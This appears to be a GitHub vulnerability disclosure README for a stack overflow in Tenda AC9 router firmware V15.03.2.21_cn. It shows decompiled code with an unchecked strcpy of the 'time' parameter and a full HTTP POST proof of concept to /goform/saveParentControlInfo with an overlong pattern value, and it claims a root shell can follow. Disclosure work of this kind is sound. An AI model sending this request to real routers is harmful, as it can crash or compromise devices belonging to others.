⑂ main ▾   **IOT_vuln** / **Tenda** / **AC9** / **1** /

fuxianghah add ac9_4 ...   on Feb 13   🕐 History

..

📁 img   10 months ago

📄 readme.md   10 months ago

☰ readme.md

Tenda AC9 V15.03.2.21_cn stack overflow

Overview

- Manufacturer's website information：https://www.tenda.com.cn/profile/contact.html
- Firmware download address： https://www.tenda.com.cn/download/default.html

1. Affected version

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
v30 = 0;
src = (char *)sub_2B408(a1, (int)"deviceId", (int)&unk_CEC88);
v28 = (char *)sub_2B408(a1, (int)"enable", (int)&unk_CEC88);
nptr = (char *)sub_2B408(a1, (int)"time", (int)&unk_CEC88);
v26 = (char *)sub_2B408(a1, (int)"url_enable", (int)&unk_CEC88);
v25 = (char *)sub_2B408(a1, (int)"urls", (int)&unk_CEC88);
v24 = (char *)sub_2B408(a1, (int)"day", (int)&unk_CEC88);
v23 = sub_2B408(a1, (int)"block", (int)&unk_CEC88);
v22 = sub_2B408(a1, (int)"connectType", (int)&unk_CEC88);
v21 = (char *)sub_2B408(a1, (int)"limit_type", (int)"1");
v20 = sub_2B408(a1, (int)"deviceName", (int)&unk_CEC88);
if ( *v20 )
```

Pass the parameter of time to NPTR, and then copy the obtained content directly to the stack of v18 + 34 through strcpy function, which has a stack overflow vulnerability

```
8    memset(v18, 0, 0x254u);
9    SetValue("parent.global.en", "1");
0    strcpy((char *)v18 + 2, src);
1    strcpy((char *)v18 + 34, nptr);
2    sscanf(
3      v24,
4      "%d.%d.%d.%d.%d.%d.%d",
```

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.2.21_cn
2. Attack with the following POC attacks

```
POST /goform/saveParentControlInfo HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1631
```

```
Origin: http://192.168.11.1
Connection: close
Referer: http://192.168.11.1/parental_control.html?random=0.9555526152531804&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcoba1qw

deviceId=9c%3Afc%3Ae8%3A1a%3A33%3A80&enable=1&time=19aaaabaaacaaadaaaeaaafaaagaaahaa
21%3A00&url_enable=1&urls=123&day=1%2C1%2C1%2C1%2C1%2C1%2C0&limit_type=0
```

The reproduction results are as follows:

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell